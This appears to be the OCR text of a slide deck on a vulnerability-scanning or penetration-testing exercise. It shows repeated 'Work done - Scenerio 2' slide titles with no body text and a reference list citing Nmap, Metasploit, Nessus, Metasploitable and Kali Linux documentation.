
WORK DONE - SCENERIO 2




WORK DONE - SCENERIO 2



WORK DONE - SCENERIO 2



WORK DONE - SCENERIO 2



REFERENCES

[1] G. “Fyodor” Lyon, *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*, 2nd ed., Nmap Project”

[2] D. Kennedy, J. O'Gorman, D. Kearns, and M. Aharoni, *Metasploit: The Penetration Tester’s Guide*, No Starch Press, 2011. :contentReference”

[3] Tenable, “Nessus User Guide,” Tenable Documentation (Nessus), 2025. [Online]. Available: https://docs.tenable.com/Nessus. Accessed: 13 Oct. 2025.

[4] Rapid7, “Metasploitable — intentionally vulnerable VM,” Rapid7 Docs / Metasploit Project. [Online]. Available: https://docs.rapid7.com/metasploit/metasploitable-2/ . Accessed: 13 Oct. 2025.

[5] Offensive Security, *Kali Linux Revealed: Mastering the Penetration Testing Distribution*, 1st ed., 2017. [Online]. Available: Kali Linux Revealed resources. Accessed: 13 Oct. 2025.

[6] C. Khounborine, “A Survey and Comparative Study on Vulnerability Scanning Tools,” M.S. thesis, Univ. of Arkansas (scholarworks), 2023. [Online]. Available: https://scholarworks.uark.edu. Accessed: 13 Oct. 2025.

[7] A. Kejiou et al., “A Review and Comparative Analysis of Vulnerability Scanning Tools for Wireless LANs,” ResearchGate, Nov. 2022. [Online]. Available: https://www.researchgate.net/publication/365104672

[8] R. Sharma, “Risk Prioritization in Vulnerability Assessment,” (conference/journal article), 2021 — examines CVSS-based prioritization and remediation workflows. (Use in-slide citation if needed.)

[9] Rapid7, “Metasploit — Download & Documentation,” Rapid7 / Metasploit Project. [Online]. Available: https://www.metasploit.com/download . Accessed: 13 Oct. 2025.

[10] Tenable Blog / Rapid7 Blog (select posts), “Practical guides on vulnerability scanning, plugin interpretation, and remediation workflows.” [Online]. Recommended reading for slides and speaker notes. Accessed: 13 Oct. 2025.

[11] LiveOverflow (YouTube), “LiveOverflow — binary exploitation, pentesting walkthroughs and security education.” [Online]. Available: https://www.youtube.com/LiveOverflow . Accessed: 13 Oct. 2025.

THANK YOU